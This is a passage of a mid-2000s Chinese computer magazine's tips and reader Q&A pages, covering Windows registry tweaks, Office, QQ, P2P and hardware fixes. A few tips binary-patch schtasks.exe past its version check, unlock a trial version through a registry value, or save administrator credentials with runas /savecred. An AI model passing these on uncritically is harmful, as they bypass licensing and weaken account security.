只要你稍微仔细一点，相信任何一个坏点都逃不过你的眼睛。不过这样的测试方法也有一个缺点，就是慢，因为测试的小色块很小，只有50×50像素，而且还要测试五种不同的颜色，所以测试耗时会比较长。这里我们告诉大家一个小窍门，就是可以通过第一项的"Colour"测试全屏显示不同颜色，先在上面查找出现的暗点、亮点和色点，然后再用"Pixel Check"仔细查看这些坏点的严重程度，这样可以有效提高测试速度。

CF [YY33]

系统密技E卡通

让“记事本”认识未知文件

经常在Windows中发现许多奇奇怪怪扩展名的文件，而其中很大一部分虽然不是TXT扩展名，但却是以文本格式保存的，而每次要用“记事本”打开此类文件时都必须选择打开方式，非常不便。其实可以让“记事本”认识未知文件。

1.打开“记事本”，输入以下内容并保存为opnote.reg(也可从http://www.newhua.com/cfan/200507/opnote.rar下载)：

```
REGEDIT4

[HKEY_CLASSES_ROOT\Unknown\shell]
@="openas"

[HKEY_CLASSES_ROOT\Unknown\shell\openas]

[HKEY_CLASSES_ROOT\Unknown\shell\openas\command]
@=hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,73,
79,73,74,65,6d,33,32,5c,72,\
  75,6e,64,6c,6c,33,32,2e,65,78,65,20,25,53,79,73,74,
65,6d,52,6f,6f,74,25,5c,\
  73,79,73,74,65,6d,33,32,5c,73,68,65,6c,6c,33,32,2e,
64,6c,6c,2c,4f,70,65,6e,\
  41,73,5f,52,75,6e,44,4c,4c,20,25,31,00

[HKEY_CLASSES_ROOT\Unknown\shell\OpenNotePad]

[HKEY_CLASSES_ROOT\Unknown\shell\OpenNotePad\command]
@=hex(2):25,53,79,73,74,65,6d,52,
6f,6f,74,25,5c,4e,4f,54,45,50,41,44,2e,45,
58,\45,20,22,25,31,22,00
```



2.双击该文件并在弹出框中确认将其导入注册表，现在试着右击一下那些未知扩展名的文件，就会发现多出了项“OpenNotePad”，选择该项即可用“记事本”打开该文件(见图)。

(佐助)

系统密技E卡通

Windows 2000也用命令行计划任务

在Windows XP中可以在命令行方式下运行schtasks.exe来使用计划任务(见图)，但在Windows 2000下却不能这样做。我们可以将Windows XP中的schtasks.exe移植到Windows 2000中，但当我们直接将这个文件复制过去并运行时，会出现“ERROR: The Target system must be running Windows XP or above.”的错误提示。其实只需稍加修改，就能破解这个限制。



1.用十六进制编辑器(如UltraEdit，WinHEX等)打开schtasks.exe。

2.定位到0x0000CB2A(此为原版的位置，SP1中则修改:0x0000CC50，SP2则修改：0x0000E3F8)，将该位置上原来的75改为EB。

现在这个文件已经能在Windows 2000下正常使用了。

(熊猫盼盼)

系统密技E卡通

管理员权限玩游戏

在Windows XP中，经常会遇到游戏运行时提示权限不够的情况，并提示以管理员权限运行该游戏。你可以通过右击程序选择“运行方式”来以其他用户身份来运行游戏，但为了更方便，我们可以按如下方式操作：

1.确定“以其他用户身份运行”功能可用(在系统中有相关的“服务”，默认情况下启用)。

2.通过“新建→快捷方式”的方法在桌面上新建一个快捷方式，在向导中的“请键入项目的位置”处输入“RUNAS /noprofile /savecred /user:"%ComputerName%\Administrator" "<游戏程序的完整路径>"”(不含外侧中文引号，“游戏程序的完整路径”应替换为游戏主程序的EXE文件路径)。

3.双击桌面上刚才新建的快捷方式，第一次运行时会要求输入管理员密码(输入密码时不回显，请勿输错)，输入后即可正常进行游戏了。

(古典吉他)

软件密技E卡通

未经允许，严禁用闪存盘

有很多高科技企业禁止员工携带闪存盘进入公司，主要目的就是防止公司资料外泄，而Windows XP SP2正好提供了一项让闪存盘只能读取无法写入的功能，这么一来老板就比较不用担心公司的资料被员工带走了。

1.运行regedit.exe打开“注册表编辑器”，在[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control]分支下新建名为[StorageDevicePolicies]的项。

2.选择刚才新建的项，在右侧的工作窗格点击鼠标右键，从菜单中选择“新建→DWORD值”，并将新建DWORD值的名称设为“WriteProtect”(不含引号)。

3.右击“WriteProtcet”，在菜单中选择“修改”，接着在“数据”编辑框中填入数字“1”(不含引号)后点击“确定”，重启电脑后生效。将WriteProtect的键值修改为“0”即可恢复闪存盘写入功能。

(小熊猫)

CF [MJ01]

软件密技E卡通

技巧(T) **挽救受损的PowerPoint文件**

出现PowerPoint打不开的原因很多，如果仅是最后一次保存后出现，则可能是里面个别幻灯片页面作怪，如果你也碰到类似情况可以试试下面方法。

首先用老版本Office软件打开损坏的文件，一般都能正常打开(因为老版本不支持新版本的很多动态效果，所以才有打开的可能)。打开后，另存为一个副本，再用原来版本的Office打开即可。还不行的话先将后面一半删除，保存前面一半，如整个PPT包含20张，就先保存前面10张，把后面10张删除，看看问题出在哪里。用这种方法将里面的幻灯片一个个抽出后再用"插入/新幻灯片(文件)"来一张张导入。也可以同时打开两个文件，然后选中第二个文件里面的全部页面，复制后粘贴到第一个里面。至此，一个受损的课件就挽救回来了。

(江苏　廖晓青)

软件密技E卡通

技巧(T) **让公式现身**

想必有很多朋友都想看看别人的Excel表格里使用了什么公式，以便学习。但Excel表格默认显示出来的都是计算结果，无法查看到公式。要想让Excel表格不显示计算结果，而是显示公式，我们可以单击菜单中的"工具→选项"，在"视图"标签页下选中"公式"即可。注意，此设置只对当前工作表有效，对其他工作表无效。另外，你也可以按快捷键Ctrl+~来切换显示公式。(广东　李锋)

软件密技E卡通

技巧(T) **章首换页巧解决**

许多办公人员在用Word编辑一些有章节划分的文档时，时常会碰到章首换页的情况，而大部分人多是采用不停按回车键的方法来实现换页的过程，其实这样做既麻烦又不科学，容易影响到版面的美观。可以用如下方法来解决：当编辑到需要换页的位置时，按住Ctrl键后再按下回车键，插入一个分页符，问题就自然解决了。

(武汉　王勇)

软件密技E卡通

技巧(T) **自己动手升级永中Office2004增强试用版**

《电脑爱好者》2004年下半年合订本中赠送的永中Office 2004默认是没办法升级为增强试用版的(可以从http://wwww.evermoresw.com.cn处下载升级补丁)，但我们可以使用下面的方法进行升级：打开"注册表编辑器"，选择菜单中的"编辑→查找"，搜索"eio_version"(不含引号)，然后将它的值修改为"00012144200"(不含引号)即可。

(北京　伊长林)

软件密技E卡通

技巧(T) **让永中Office2004退出时自动释放内存**

永中Office在退出后，并没完全释放内存。这是该软件为方便用户下次快速启动所设计的功能。如果不想系统启动时就载入永中Office快速启动，可以右击系统工具栏永中Office快速启动图标，在弹出的菜单中去掉"系统启动时载入永中Office"的勾选。如果不想运行永中Office快速启动功能，可以删除永中Office快速启动对应的文件，该文件默认保存在C:\Program Files\Evermore\EIO\system\QuickStart.exe下。

(北京　伊长林)

软件密技E卡通

技巧(T) **快速修改"千千静听"中的MP3标签**

"千千静听"能够自动从网上下载播放的MP3音乐文件的歌词，极大地方便了用户使用。可是使用久了，笔者发现，明明一首很著名的歌曲，千千静听却"未能在服务器上找到歌词"，比如歌曲文件名为"刘德华 - 今天"。仔细研究一下发现原来是MP3文件标签搞的鬼，解决方法是：在歌曲播放列表窗口上右击此文件，选择"文件信息"，在对话框中点击"从文件名猜测标签"，然后选择歌曲文件名的样式，如%(Artist) -%(Title)，确定即可。同样利用此方法还可对更复杂的歌曲文件名进行智能标签分析，不妨一试。

(河北　闫艳力)

软件密技E卡通

技巧(T) **巧杀U盘病毒**

前几天闪存盘中毒，但是用杀毒软件杀毒后有个FLOLDER.HTT文件就是杀不掉。每次插入闪存盘就会被杀毒软件提示有病毒，且屡次杀毒均告失败，而且也无法删除该文件。后来经过反复的测试，发现，原来每次插入闪存盘系统都自动执行了这个病毒文件，而杀毒软件的自动检测系统还没来得及阻止它，因此导致杀毒不彻底。于是，我在插闪存盘之前先按住Shift键，就像不让光盘自动运行一样，然后给闪存盘杀毒。此方法果然奏效，该文件被删除了，病毒彻底被清除了。更进一步，如果活动硬盘上有类似病毒，也可以用这样的方法清除。　(北京　田勇)

软件密技E卡通

技巧(T) **阅读Word文档"不看多余的"**

在Word 2003中　览一篇多页的文档时，使用"页面"视图时，页间还包括段落中的一些灰色分隔区，现在我们可以使用下面的方法隐藏此区域：把鼠标指向页面的顶边或底边，指针变成双向箭头并且有"隐藏空白"的文字提示，此时单击即可。

(贵州　雷宁)

CF [MJ02]

网络密技E卡通

为什么ZIP附件变成ZM9

有些朋友在接收邮件时会发现，别人发来的附件本来是ZIP压缩包，可是在Outlook中却显示的是ZM9、Z19等未知扩展名。其实这是因为安装了防火墙软件ZoneAlarm的缘故，该软件能够对邮件的附件进行防护，将那些可能有害的附件（比如：VBS、BAT、ZIP等扩展名的文件）修改扩展名，起到保护作用。如果你确认某个附件没有问题，并通过了杀毒软件的验证，可以在邮件中双击附件，ZoneAlarm会弹出提示框，直接选择"另存为"即可按正常扩展名保存了。 **(呆瓜)**

网络密技E卡通

挽救无法合并的BT文件

Shareaza由于可以同时支持Torrent、eDonkey2000等四种下载协议，因此一直受到广大P2P爱好者的青 。但在使用过程中，我们却遇到这种情况：当某个Torrent文件中包含了若干文件或几个目录，在没有下载完成时，即使已经完成了99%，在Shareaza的下载目录下也无法看到已下载的文件，如果碰巧已经没有种子了，则无法打开已下载的影音文件。不过，我们可以使用以下方法来达到目的：在任务栏中右击下载任务，依次选择"高级→高级编辑"，然后在窗口选择"假设文件100%完整并重检"，这时候在下载目录中可以看到没有下载完毕的全部文件，试试用Windows Media Player等软件打开就能进行欣赏了。 **(自由人)**

网络密技E卡通

在浩方中快速追踪好友

众所周知，在浩方对战平台上，要想与自己的好友一起对战，必须得进同一房间。许多朋友为了进同一房间，只好在QQ上不断地向自己好友发信息"我在某某房间。"其实，远不必如此麻烦，只需双击自己浩方好友，打开聊天窗口，再点击"追踪好友"按钮就能进入好友所在的房间了。 **(木头人)**

网络密技E卡通

让Edonkey摆脱监视

在众多的P2P软件中，由于Edonkey软件拥有庞大的用户群体和丰富的资源，因此得到了广大网友的爱戴，不过近来因为某些原因，一些国家或地区的有关部门开始对使用Edonkey软件下载的用户进行了追踪监视，使得用户的个人隐私遭到严重威胁，现在可以通过以下方法来摆脱被监视的危险：

首先在Edonkey或eMule软件的服务器列表中删除所有包含"tribe"字符的服务器地址，然后打开软件的"选项"设置窗口，把"服务器"功能标签下的部分选项前清空，保存退出后重新启动软件就可以了。 **(自由人)**

网络密技E卡通

快速显示MSN的菜单

使用MSN7.0聊天的朋友为了美观，往往都会使用漂亮的简洁模式，将边框隐藏的确挺酷的，可有时又会用到MSN的菜单功能，你不得不用鼠标点击右上角的扩展按钮，比较麻烦。其实只需要随手按下键盘上的Alt键，MSN7.0的菜单栏就会出现了。 **(木头人)**

网络密技E卡通

解决QQ会员复制好友的分组问题

几天前抛弃了用了快一年的9位QQ号，换了个6位的会员号，通过会员的高级功能"克隆好友"，将9位QQ号的好友列表复制到了6位QQ号里。但登录6位QQ里一看，所有好友都列在"我的好友"组里，原来的分组都没有了。研究了半天，发现在两个好友相同的QQ之间实现复制分组，还是可以用手工解决的。每个在本地登录过的QQ号，都会产生一个以QQ号为文件夹名的子目录，每个子目录里都有一个user.db文件。在user.db文件中就记录了你所使用的QQ中的好友名单、分组等信息。将9位QQ号文件夹中的user.db复制，覆盖掉6位QQ号子目录中的user.db。再登录看看，原来的分组又回来了吧。要提醒大家注意的是，这个方法只在两个好友名单相同的QQ之间适用，否则不同的好友名单会在QQ中产生冲突。 **(十三狼)**

网络密技E卡通

我的地址栏可以搜索MP3

喜欢音乐的朋友经常会在网上搜索歌曲，每次为了寻找一首歌曲而到处奔波。其实，只要安装了上网助手2005（下载地址：http://dl.3721.net/download/assist4.exe），就不用再为一首歌曲而到处奔波了。确保上网助手已经安装到系统中，然后在IE地址栏中单击"上网助手"按钮右侧的黑色下拉三角，在弹出的下拉菜单中选择"地址栏搜索→MP3搜索"。这样设置就确保了地址栏中可以直接输入MP3音乐的歌曲名来搜索对应的歌曲了。你只要打开IE，在地址栏中直接输入你想要的歌曲名(例如"老鼠爱大米")，然后回车，直接点击搜索结果就可以了。 **(呆瓜)**

网络密技E卡通

QQ隐藏又有新方法

我们在用QQ聊天时，某些时候不想被人看到，可以用以下新的方法：点击主面板右上方加号按钮，在下拉菜单中选择"界面隐藏"，这时QQ界面是透明的，打开聊天窗口聊天时，它也是处于透明状态的，这样离你稍远的人是看不到你在聊天的了，并且任务栏中的QQ图标也是隐藏的。这样就达到聊天而不为人所知了。同时，QQ还给我们一个自由选择"透明度"的功能：还是点击"加号"按钮，选择"透明度"选项中的自定义界面的透明度，它可以从0%调整到80%，最大值是和界面隐藏的效果一样，这样就达到了真正的隐藏聊天了。 **(侯中)**

CF [MJ03]

硬件密技E卡通

技巧(T) UPS实用技巧

一般带有UPS设备的电脑在开机时应该首先给UPS供电，待工作稳定后再逐个打开负载，这样就避免了负载电流对UPS的冲击。注意负载总功率不能大于UPS的额定功率，避免UPS处于过载状态。个人用户使用UPS时，当市电发生异常而转为UPS电池组供电时，应及时关闭负载并关机，待市电恢复正常再开机使用。UPS电池组对温度要求较高，标准使用温度为25℃，平时最好不要超出15℃～30℃这个范围。温度过低不但会减小电池组的容量，还会进一步影响UPS的使用寿命。

硬件密技E卡通

技巧(T) 大家齐动手，本本连接显示器

一般来说，笔记本电脑都具有双显示功能，只要把普通的CRT或者LCD显示器接到本本上，就可以让图像显示在普通CRT或者LCD显示器上了。要实现外接显示器功能，首先需要在BIOS中打开此功能，通常是把“Display”选项设定为“Auto-Selected”即可。连接数据线前关闭本本的电源，以防止静电损坏电脑。为了能够更好地进行双屏设置，一般需要安装最新的显卡驱动。使用时需注意最好不在两个显示器上使用相同的显示设置，这样设置起来灵活度更大。

硬件密技E卡通

技巧(T) 让不断重启的电脑恢复正常

一台电脑启动不久就会死机或重新启动。如果排除了软件和超频因素，那故障很可能是出在CPU风扇的安装上。一般这种情形都是散热片和CPU核心部分接触有空隙，CPU过热，主板侦测到后就会重启保护。

眼下的CPU对散热风扇的要求越来越高。散热风扇安装不当而引发的问题相当普遍。如果你使用的是Pentium 4或Athlon之类的CPU，要选择质量过硬的CPU风扇，并且一定注意其正确的安装方法。比如扣具方向装反了，就可能导致安装不到位从而引发无故的频繁死机与重启。

硬件密技E卡通

技巧(T) 数码相机镜头的清理方法

最简单的办法是“吹”，手按住吹气球的气囊向着镜头吹气就行了，方便简单，可以经常使用，保持镜头干净。接着就是“擦”，不到万不得已绝对不用，办法是对着镜头轻轻哈一口气。用 皮或镜头笔的 皮端在镜头表面向同一个方向擦，手一定要轻，幅度一定要小。洗镜头是实在无奈的选择，需要使用专用的镜头清洗剂，方法与擦拭镜头类似。清洁相机镜头主要就是这么几招。如果可能最好还是加一块UV镜，这样可以有效地阻挡灰尘，起到保护镜头的作用。

硬件密技E卡通

技巧(T) 打印乱码的查处之道

当打印出乱码时，在排除软件故障可能性后，可以首先进行打印机自检操作，判断打印机是否存在硬件故障。如果没有问题则可能是打印机线缆故障导致打印乱码，有时打印线缆及其接口部位产生断路或短路都有可能导致打印乱码。可以在MS-DOS下，执行命令“dir>prn”来检测打印机线缆是否存在故障。此外，打印口附近的排阻(在目前几乎所有的主板上都可以见到)损坏，有时候由于外界的因素造成电阻值变化，那么就会出现打印乱码。只需更换新的排阻，故障就可以得到解决。

硬件密技E卡通

技巧(T) 160GB大硬盘升级必读

支持大硬盘的关键是BIOS是否支持48位寻址，首先下载Intel出的一个小工具来检验一下（ftp://download.intel.com/support/chipsets/iaa/48lbachk.exe），如果不行就需要升级主板BIOS。分区使用WinMe上自带的FDISK或Win2000/XP启动光盘来做是最可靠的。此外，如果使用不支持48位寻址的操作系统，在访问大于137GB的数据时有可能会数据崩溃，所以一定要去微软网站下载补丁，Windows 2000的用户，打上SP4补丁。Windows XP至少要安装SP1。如果要使用Windows 98，则考虑在分区时将之划分在前面，而且将超过100GB的部分划分为NTFS，这样可以避免Win98访问后面的数据导致崩溃的发生。总之，升级超大硬盘时一定要做好完全的准备，无论是硬件还是软件的使用都要考虑周详。否则最痛苦的局面是安装时还一切正常，但当访问到硬盘120GB以上时就造成丢失数据甚至整个分区，这时就悔之晚矣了。

硬件密技E卡通

技巧(T) 把你的摄像头改造成临时扫描仪

只要安装了Microsoft Office XP/2003，就可以用手中的摄像头扫描文稿或照片来应急。从开始菜单中打开“Microsoft Office→Microsoft Office工具→Microsoft Office Document Scanning”组件，一般这个组件是属于选择组件，使用前可以通过Office安装盘来添加。接着设置扫描模式，点击“扫描仪”按钮，选择使用的摄像头型号并确定。返回主界面后，我们就可以点击“扫描”按钮。将摄像头对准需要扫描的文稿或照片，并调整到最清晰，然后点击“拍摄相片”按钮，扫描操作会在后台自动完成，并且还会在扫描结束后对扫描文档自动执行OCR(光学字符识别)。

CF [MJ04]

巧用工具修改“乱码”文件名

■长沙 lyh 山东 高峰

虽然现在有很多批量重命名文件的工具，比如ACDSee、Total Commander、拖把更名器，它们的功能都很强大，但有些特殊情况，这些工具仍然无效，而且各个软件界面各异，使用方法都不太相同，下面我给出另外一种方法，可以解决部分特殊问题，而且非常简单，主要借助我们常用的文本编辑器。

实战：现有一些保存在TEST文件夹下的文件，由于通过HTTP代理，导致下载回来的文件全是%xxx%xxx格式的乱码文件名，现想批量转换为正常文件名。

实战分析：据笔者所知，没有任何现成的改名工具能完成这种形式的转换工作，目前只有使用其他软件来解决。我们需要的工具是“URL编码转换工具”(下载地址:http://silence.hao-8.com/newcode.rar)，该工具用于把网址特殊形式的编码转化为正常格式，但这个小工具不能用于修改文件名。还需要一些操作。

第一步：点击“开始→运行”，在编辑栏中输入CMD.EXE，然后进入需要改名的文件夹TEST。

第二步：在“命令提示符”窗口输入“dir /B >dir.txt”(不含引号)，然后用“记事本”打开dir.txt，可以看到dir.txt文件中包含了所有目录下的文件名。删除不需要修改的文件名，如dir.txt。

第三步：按Ctrl＋A复制dir.txt文件中所有的文字，切换至“URL编码转换工具”中，点击“从剪贴板粘贴”按钮，然后选择“解码”项，这时在右侧窗格中就可以看到解码后正确的文件名了(见图1)。




图1 这款工具的应用范围很广，如果你看到“乱码”网址，也可以用它来“翻译”

第四步：打开Excel，在B1单元格，按Ctrl+V，将乱码文件名粘贴到该单元格中。

第五步：切换回“URL编码转换工具”中，点击“复制到剪贴板”按钮，然后再回到Excel中，在C1单元格，按Ctrl+V，将修改后的文件名粘贴到该单元格中。

第六步：将光标定位至A1单元格，输入“ren”(不含引号)，拖拽A1单元格边框，复制同样内容(见图2)。




图2 Excel的单元格起到了分割的作用

第七步：在Excel中选择菜单中的“文件→另存为”，将文件保存为Ren.bat格式。

第八步：用“记事本”打开Ren.bat，按Ctrl+H，在“查找内容”中输入“%”(不含引号)，在“替换为”中输入“% %”，点击“全部替换”，将所有的%均替换为% %。

第九步：执行Ren.bat，就可以将所有的文件名修改回本来面目了。

小提示

如果要替换的乱码文件名里包含有空格，则需要为乱码文件名添加好双引号，一般使用支持正则表达式的文本编辑软件(如EmEditor)，替换[.*]为"\1"即可(见图3)。




图3 替换窗口

Just Do It

现有400个繁体中文名的MP3文件，请问有没有简单的办法把文件名自动转换成简体中文？

友情提示：除可以使用工具完成外，还可以利用Word里的简繁转化的功能。另外，该功能不仅仅是内码转化，还可以做到某些习惯用语的转换。

CF[SB01]

软件

1 解决删除输入法后惹来的麻烦

内蒙古读者李新平问:近日我刚刚装上紫光拼音输入法3.0，觉得好用，于是就把系统自带的智能ABC等输入法删除了，现在只剩下紫光拼音输入法了。但是还没有用多久，就发现了问题:只要打开一个新的程序，紫光拼音的提示就会出现。比如开了一个金山影霸，紫光拼音就会自动弹出来，关掉金山影霸后，紫光拼音的提示面板就也跟着退出了。新开任何一个程序都是这个样子，很烦人。因为大多数的时候是希望在需要的时候由手动的方式把它调出来用，下载、 览或看碟等过程是不需要输入的，当然也不需要它出来献殷勤。请问，如何才能让它在我不需要的时候不要跳出来烦我?

答:这是因为你删除了其他输入法后，系统将紫光拼音输入法设置成了默认的输入法所造成的。就拿Windows 2000为例来说吧，系统默认的输入键盘布局/输入法为“中文(简体)-美式键盘”，在这种状态下开启任何程序都不会跳出输入法工具条的。你可以用如下方法恢复这种设置:

在系统托盘的输入法图标上单击鼠标右键，选择“属性”，在弹出的“区域选项”窗口中选择“输入法区域设置”选项卡，如果上方的窗口中有“中文(简体)-美式键盘”，选择它并按动“设为默认值”即可。如果窗口中没有这个项，选择“添加”按钮添加一下，并按前所述设置为默认值即可。

2 键盘上的Caps Lock为何无法关掉

江苏读者韶亚非问:键盘上的Caps Lock在按下之后灯亮，也能输入大写字母，但再按Caps Lock键发现指示灯没有反应，还为亮的状态。无意中按动了Shift键，发现键盘上的Caps Lock指示灯熄灭了。请问这是为什么?如何恢复原来的锁定功能?我用的操作系统是Windows 2000。

答:这可能是你无意中将关闭Caps Lock的开关切换为Shift键了。可以按如下步骤恢复:在系统托盘的输入法图标上单击鼠标右键，选择“属性”，在弹出的“区域选项”窗口中选择“输入法区域设置”选项卡，选择窗口中部的“要关闭Caps Lock”分组框中的单选框“按CAPS LOCK键”，确定即可。

3 标题母版文字为何发生了变化

新疆读者赵金山问:为何在PowerPoint幻灯片母版中修改了文本属性，标题幻灯片的文本也变了?如果恢复标题幻灯片的文本属性?

答:标题母版从幻灯片母版中继承所有的文本属性。如果在幻灯片母版中修改了文本的字体、字号或样式，这些变化都会反映到标题幻灯片中。要在标题母版中使用不同的文本属性，可以在改完幻灯片母版中的文本属性之后再修改标题母版中的文本属性。这样，所作的修改就只停留在标题母版中，而不会体现到幻灯片母版中。

4 无法搜索到文件夹中的已有文件

甘肃读者怀石山问:我的一个PowerPoint幻灯片文件明明位于“打开”对话框所显示的驱动器下的某文件夹中，却为何在“打开”文件的对话窗口中无法看到?

答:虽然你现在使用的搜索条件可能包含文件的正确位置，但是其他条件可能将要查找的文件排除在外。可能的原因和解决办法分别如下:

(1)确保查找范围包括所有的文件。在“打开”对话框中，单击“文件类型”框中的“所有文件”选项。

(2)确保查找范围包括所有的子文件夹。要查找所有子文件夹，请单击“打开”对话框中的“工具”按钮，单击“查找”，然后选中“搜索子文件夹”复选框。

(3)确保正在搜索的文件类型未被隐藏。如果文件被隐藏，要显示所有文件，包括具有如dll和sys扩展名的文件，请依次单击Windows的“开始→程序→Windows资源管理器→查看→文件夹选项”，在“查看”选项卡上，选中“显示所有文件”选项。

5 软键盘背后隐藏了许多特殊符号

北京读者老王问:我原来一直在用Windows系统自带的全拼输入法输入汉字，最近朋友介绍我使用紫光拼音3.0，这是一款不错的软件，但在使用时我总是找不到一些比较特殊的符号的录入方法，点击输入条上的小键盘虽然可以输入一些常用符号，但不是所有特殊符号都包括在其中。请问，小键盘中没有的另外一些特殊符号该如何输入?

答:其实，你点击小键盘图标看到的只是最常用的符号，而在小键盘图标后面还隐藏着许多符号。这些符号的调用方法是:先在小键盘图标上用鼠标右键单击，这时你可以看到一个包含有各种符号类别的快捷菜单，从这个菜单中选择你需要的符号类别，这时如果再用鼠标左键单击小键盘图标，打开的符号键盘就变成了你要选择的符号所在的键盘了，从中选择你需要的特殊符号即可。

CF[SB02]

系统

1 设备名称冲突引起 Windows 98 蓝屏死机

山西读者胡江河问：我的电脑中安装的是 Windows 98，最近屏幕上经常出现如下错误提示：A fatal exception 0E has occurred at (address) in VXD (FSD) + (address). The current application will be terminated. 如果继续操作，屏幕上会不断出现蓝屏错误信息提示，必须重新启动电脑才能恢复正常。请问这是为何？如何恢复正常显示？

答：出现这个问题的原因是系统中某几个路径名称与 MS-DOS 设备名相冲突，因为 MS-DOS 设备名不能用做文件夹名或文件名，因此系统试图将被重名的 MS-DOS 设备名解释为文件资源时，就执行了非法的资源访问操作，这种操作通常会导致电脑停止响应并提示错误。解决该问题的方法是使用 Microsoft 提供的一个官方修复程序，该程序的下载链接为 http://support.microsoft.com/default.aspx?scid=fh;zh-cn;CNTACTMS。

2 解决输入法自定义词组跨系统使用问题

河南读者虞美丽问：我的电脑中原来安装的是 Windows 98，里面安装了王码五笔(86 版)输入法，由于长时间使用，因此在里面添加了大量的自定义词组，最近又安装了 Windows XP 组成双系统。我想把 Windows 98 下的自定义词组移植到 Windows XP 下使用，但不知该怎么操作，请帮我解决为盼。

答：一般情况下，王码五笔(86 版)输入法自定义的词组文件 Winwb86.emb 默认保存在 Windows 98 中的"Windows\System"文件夹下。你只要找到此文件，然后将该文件复制到 Windows XP 的"Windows\System32"文件夹下，这样在 Windows 98 中使用过的自定义词组在 Windows XP 中同样也能使用了。

3 安装 SQL Server 2000 时出错中断的解决

上海读者小甜甜问：我在 Windows 2000 下安装 Microsoft SQL Server 2000 时，出现以下错误信息：A previous program installation created pending file operations on the installation machine. You must restart the computer before running setup. 随后安装中断。请问该如何处理？

答：你可以通过执行如下步骤解决问题：

打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager]。在右侧窗格中右击 PendingFileRenameOperations，在出现的快捷菜单上选择"删除"命令。检查其他控件组项如 ControlSet001、ControlSet002 等，如果其中存在相同的值也要将它们删除。执行完上述操作后保存并退出即可。

4 虚拟内存设置中自定义页面功能失效

江西读者卫宏问：我使用的是 Windows XP，最近在系统启动到"欢迎使用"界面时，屏幕上提示"有限的虚拟内存"错误，要求我到"控制面板"中设置页面文件。我按照提示去设置了，并把页面文件大小按照推荐值调整好后重新启动系统，但发现问题依旧。进入"虚拟内存"选项，发现我自定义的页面文件大小已生效，但"当前分配值"的参数仍为 0，重新设置多次均无效。请问如何才能解决这个问题？

答："当前分配值"仍然为 0，说明你设置的参数并没有生效。虚拟内存的设置与其他选项的设置方法有所不同，如果你输入完"初始大小"和"最大值"后就单击了"确定"按钮是不能让设置生效的。正确的方法是输入数值后单击一下旁边的"设置"按钮，然后再单击"确定"按钮才可以使设置生效。

5 Windows 2000 中 WinMgmt 出错的顽症

青海读者胡航问：我使用的是 Windows 2000，最近在开机时出现"WinMgmt.exe 产生了错误，将会被 Windows 关闭，需要重新启动程序"的错误提示，单击"确定"按钮后，这个提示还是重复出现。重新安装系统也不能解决问题。请问我该怎么办？

答：你可以通过重装 Windows 2000 Service Pack 2 来修复 WinMgmt.exe。Windows 2000 Service Pack 2 可在 Http://www.microsoft.com/china/windows2000/SP2.htm 处下载。

CF[SB03]

网络

1 Foxmail 5.0 无法收发126.com邮件

深 读者王明明问：我刚刚申请了一个126.com大信箱，可是我发现无法用Foxmail 5.0收发这个信箱的邮件。请问这是怎么回事？

答：由于在Foxmail 5.0推出的时候126.com信箱没有开通，软件的邮件服务器数据库中没有该信箱的资料，因此系统在建立账号的时候自动生成的默认邮件服务器为信箱的后缀126.com。实际上该信箱的POP3和SMTP服务器名称分别为pop3.126.com和smtp.126.com。解决办法是，只要在Foxmail 5.0的账号属性中将邮件服务器信息纠正过来即可。

2 Foxmail 5.0 无法发送126.com邮件

重庆读者董吉庆问：用Foxmail 5.0可以收126.com邮件，但不能从126.com邮箱向外发送信件，而同一个Foxmail管理下的其他信箱都可以发信。我的126.com邮件服务器的"发送邮件服务器"地址框中显示的是smtp.126.com，下面的"SMTP服务器需要身份验证"复选框也处于选中状态，按说没有问题。该邮箱从网页上发信一切正常。请问，问题可能出在哪里？

答：从你上面介绍的情况来看，既然别的邮件发送没有问题，126邮箱收信也没有问题，那么问题肯定还是出现在发送邮件服务器的地址设置上，很可能是你的发送邮件服务器地址的后面加上了空格，而感觉上空格被忽略所致。请将发送邮件服务器地址框中多余的空格删除，然后按"确定"即可。

3 ADSL Modem突然无法上网的问题

宁夏读者刘海燕问：我的一只一向使用良好的ADSL"猫"，突然无法上网了？可能是什么原因？如何应对？

答：出现这样的问题，可能的原因很多，在排除硬件损坏和线路损坏的情况下，主要可能有如下原因：

(1)网络设备过热而出现工作不稳定的情况。

(2)IP调整过程中的自动断线。

(3)电信局网络系统崩溃，这种情况出现的几率也很小，不过偶尔也可能发生。

解决办法：如果是网络设备过热出现工作不稳定的情况，一般来说这样的情况下设备马上可以自动连接上；由于ADSL Modem的发热量还是比较大，手摸上去就很烫，为了设备稳定地工作，还是将其放置在通风比较好的地方。由于ADSL的IP地址是动态分配的，因此刚好有时候其IP要调整，就会出现突然掉线的情况，这种情况一般不需要在意，几秒钟之后就可以自动连接上，如果连不上，按一下RESET IO键关闭，然后再启动，就可以连接上了。如果以上都不能解决问题，可以电话咨询你的ISP，确定一下是否是网络中心出现了问题。

4 声称是1Mbps的ADSL网速为何很慢

贵州读者王磊磊问：安装ADSL宽带时声称网速可以达到1Mbps，但上网后感觉网速很慢。请问这是为什么？

答：一般来说，1Mbps的ADSL宽带的速度对于我们日常的使用(高清晰的视频点播除外)或者几个人的使用来说，应该足够了，但是有时候也有打开网页很慢的情况发生 。

分析其原因，首先，可能是个别WEB服务器繁忙。如果打开其他的网页不慢的话，则网络应该没有问题，是由于个别WEB服务器比较忙而导致的网速很慢。其次，可能是拨号软件和操作系统之间的兼容性问题。再次，还有可能就是线路质量或者是距离问题，因为ADSL使用的是电话线，如果距离过长就会出现信号衰减而导致网速减慢。可以用如下办法解决：

